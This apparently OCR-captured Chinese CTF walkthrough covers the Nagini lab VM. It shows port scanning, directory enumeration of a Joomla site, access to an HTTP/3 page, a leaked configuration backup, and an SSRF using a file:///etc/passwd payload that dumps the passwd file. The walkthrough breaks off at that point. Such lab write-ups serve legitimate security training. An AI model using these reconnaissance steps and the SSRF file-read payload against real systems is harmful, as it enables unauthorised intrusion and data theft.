
信息收集

主机发现

端口扫描

22,80


服务识别



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 48:df:48:37:25:94:c4:74:6b:2c:62:73:bf:b4:9f:a9 (RSA)
|   256 1e:34:18:17:5e:17:95:8f:70:2f:80:a6:d5:b4:17:3e (ECDSA)
|_  256 3e:79:5f:55:55:3b:12:75:96:b4:3e:e3:83:7a:54:94 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


web信息收集

目录遍历



```
[11:50:11] 403 -  279B  - /.htpasswds
[11:50:11] 403 -  279B  - /.htpasswd_test
[11:50:12] 403 -  279B  - /.php
[11:50:33] 200 -   97B  - /index.html
[11:50:34] 301 -  317B  - /joomla  ->  http://192.168.56.121/joomla/
[11:50:34] 301 -  331B  - /joomla/administrator  ->  http://192.168.56.121/joomla/administrato
[11:50:35] 200 -    6KB - /joomla/
[11:50:44] 403 -  279B  - /server-status
[11:50:44] 403 -  279B  - /server-status/

Task Completed
```


登录页面



```
[11:55:42] 200 -   18KB - /joomla/LICENSE.txt
[11:55:43] 200 -    5KB - /joomla/README.txt
[11:55:57] 301 -  331B  - /joomla/administrator  ->  http://192.168.56.121/joomla/administrator/
[11:55:58] 403 -  279B  - /joomla/administrator/.htaccess
[11:55:58] 200 -   31B  - /joomla/administrator/cache/
[11:55:58] 200 -    2KB - /joomla/administrator/includes/
[11:55:58] 200 -   31B  - /joomla/administrator/logs/
[11:55:58] 301 -  336B  - /joomla/administrator/logs  ->  http://192.168.56.121/joomla/administra
tor/logs/
[11:55:58] 200 -    5KB - /joomla/administrator/
[11:55:58] 200 -    5KB - /joomla/administrator/index.php
[11:56:03] 301 -  321B  - /joomla/bin  ->  http://192.168.56.121/joomla/bin/
[11:56:03] 200 -   31B  - /joomla/bin/
[11:56:04] 200 -   31B  - /joomla/cache/
[11:56:04] 301 -  323B  - /joomla/cache  ->  http://192.168.56.121/joomla/cache/
[11:56:06] 200 -   31B  - /joomla/cli/
[11:56:07] 301 -  328B  - /joomla/components  ->  http://192.168.56.121/joomla/components/
[11:56:07] 200 -   31B  - /joomla/components/
[11:56:07] 200 -    0B  - /joomla/configuration.php
[11:56:07] 200 -    2KB - /joomla/configuration.php.bak
[11:56:18] 200 -    3KB - /joomla/htaccess.txt
[11:56:18] 301 -  324B  - /joomla/images  ->  http://192.168.56.121/joomla/images/
[11:56:18] 200 -   31B  - /joomla/images/
[11:56:19] 301 -  326B  - /joomla/includes  ->  http://192.168.56.121/joomla/includes/
[11:56:19] 200 -   31B  - /joomla/includes/
[11:56:19] 200 -    7KB - /joomla/index.php
[11:56:21] 200 -   31B  - /joomla/layouts/
```

部署文件


配置文件



```
[11:56:22] 200 -   31B  - /joomla/libraries/
[11:56:22] 301 -  327B  - /joomla/libraries  ->  http://192.168.56.121/joomla/libraries/
[11:56:26] 301 -  323B  - /joomla/media  ->  http://192.168.56.121/joomla/media/
[11:56:26] 200 -   31B  - /joomla/media/
[11:56:27] 301 -  325B  - /joomla/modules  ->  http://192.168.56.121/joomla/modules/
[11:56:27] 200 -   31B  - /joomla/modules/
[11:56:32] 301 -  325B  - /joomla/plugins  ->  http://192.168.56.121/joomla/plugins/
[11:56:32] 200 -   31B  - /joomla/plugins/
[11:56:34] 200 -  748B  - /joomla/robots.txt
[11:56:39] 301 -  327B  - /joomla/templates  ->  http://192.168.56.121/joomla/templates/
[11:56:39] 200 -   31B  - /joomla/templates/index.html
[11:56:39] 200 -   31B  - /joomla/templates/
[11:56:39] 200 -    0B  - /joomla/templates/beez3/
[11:56:39] 200 -    0B  - /joomla/templates/protostar/
[11:56:39] 200 -    0B  - /joomla/templates/system/
[11:56:39] 301 -  321B  - /joomla/tmp  ->  http://192.168.56.121/joomla/tmp/
[11:56:39] 200 -  758B  - /joomla/tmp/
[11:56:42] 200 -    2KB - /joomla/web.config.txt
```

目录

配置文件




```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://192.168.56.121 -f -e html,php,txt -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt

                              v0.4.2

Extensions: html, php, txt | HTTP method: GET | Threads: 30 | Wordlist size: 438245

Output File: /home/kali/.dirsearch/reports/192.168.56.121/_22-01-19_13-35-57.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-01-19_13-35-57.log

Target: http://192.168.56.121/

[13:35:57] Starting:
[13:35:57] 200 -   97B  - /index.html
[13:35:58] 403 -  279B  - /icons/
[13:36:47] 200 -  234B  - /note.txt
CTRL+C detected: Pausing threads, please wait ...

Canceled by the user

┌──(kali㉿kali)-[~]
└─$ 
```

遗漏关键,没有用大字典去跑


```
dirsearch -u $url -f -e html,php,txt -w /user/share/seclists/discovery/web-content/directory-list-2.3-small.txt# -e extensions -f 强制使用-e的后缀
```

![



```
Hello developers!!

I will be using our new HTTP3 Server at https://quic.nagini.hogwarts for further communications.
All developers are requested to visit the server regularly for checking latest announcements.

Regards,
site_amdin
```

域名绑定



```
192.168.56.121   quic.nagini.hogwarts
```

HTTP3


谷歌开发的一款协议,基于UDP;一般浏览器无法访问,可以用三款工具

1.curl,需要修改

2.google官网找相应的app


3.quiche

安装流程如下



```
595  cd ..
596  git clone --recursive https://github.com/cloudflare/quiche
597  sudo apt install cargo
598  cd quiche
599  sudo apt install cmake
600  cargo
601  cargo build --examples
602  cargo test
603  cd target/debug/examples
604  ls -l
```

访问http3页面



```
┌──(kali㉿kali)-[~/quiche/target/debug/examples]
└─$ ./http3-client https://quic.nagini.hogwarts/
<html>
        <head>
        <title>Information Page</title>
        </head>
        <body>
                Greetings Developers!!

                I am having two announcements that I need to share with you:

                1. We no longer require functionality at /internalResourceFeTcher.php in our main
 production servers.So I will be removing the same by this week.
                2. All developers are requested not to put any configuration's backup file (.bak)
 in main production servers as they are readable by every one.


                Regards,
                site_admin
        </body>
</html>

┌──(kali㉿kali)-[~/quiche/target/debug/examples]
└─$ 
```

源码审计

威胁建模

/joomla:

弱口令

默认账号密码

sql注入

README.txt:


源码审计:

CVE:joomla 3.9


/joomla/configuration.php.bak:

源码审计

账号密码泄露



```
<?php
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is down for maintenance.<br />Please check back agai
n soon.';
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'Joomla CMS';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = '20';
        public $access = '1';
        public $debug = '0';
        public $debug_lang = '0';
        public $debug_lang_const = '1';
        public $dbtype = 'mysqli';
        public $host = 'localhost';
        public $user = 'goblin';
        public $password = '';
        public $db = 'joomla';
        public $dbprefix = 'joomla_';
        public $live_site = '';
        public $secret = 'ILhwP6HTYKcN7qMh';
        public $gzip = '0';
        public $error_reporting = 'default';
        public $helpurl = 'https://help.joomla.org/proxy?keyref=Help{major}{minor}:{keyref}&lang=
{langcode}';
        public $ftp_host = '';
                                                                                  21,1-8        Top
```



```
        public $helpurl = 'https://help.joomla.org/proxy?keyref=Help{majo
angcode}';
        public $ftp_host = '';
        public $ftp_port = '';
        public $ftp_user = '';
        public $ftp_pass = '';
        public $ftp_root = '';
        public $ftp_enable = '0';
        public $offset = 'UTC';
        public $mailonline = '1';
        public $mailer = 'mail';
        public $mailfrom = 'site_admin@nagini.hogwarts';
        public $fromname = 'Joomla CMS';
        public $sendmail = '/usr/sbin/sendmail';
        public $smtpauth = '0';
        public $smtpuser = '';
        public $smtppass = '';
        public $smtphost = 'localhost';
        public $smtpsecure = 'none';
        public $smtpport = '25';
        public $caching = '0';
        public $cache_handler = 'file';
        public $cachetime = '15';
        public $cache_platformprefix = '0';
        public $MetaDesc = '';
        public $MetaKeys = '';
        public $MetaTitle = '1';
```

/joomla/web.config.txt:源码审计

xml代码,主要是对一些输入进行过滤

漏洞发现

漏洞利用


边界突破

SSRF

通过http3的页面获取的信息,得到新的页面,页面的URL参数存在SSRF

payload:

```
file:///etc/passwd #确定存在SSRF漏洞
```




her.php?url=file%3A%2F%2F%2Fetc%2Fpasswd

Welcome to Internal Network Resource Fetching Page

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
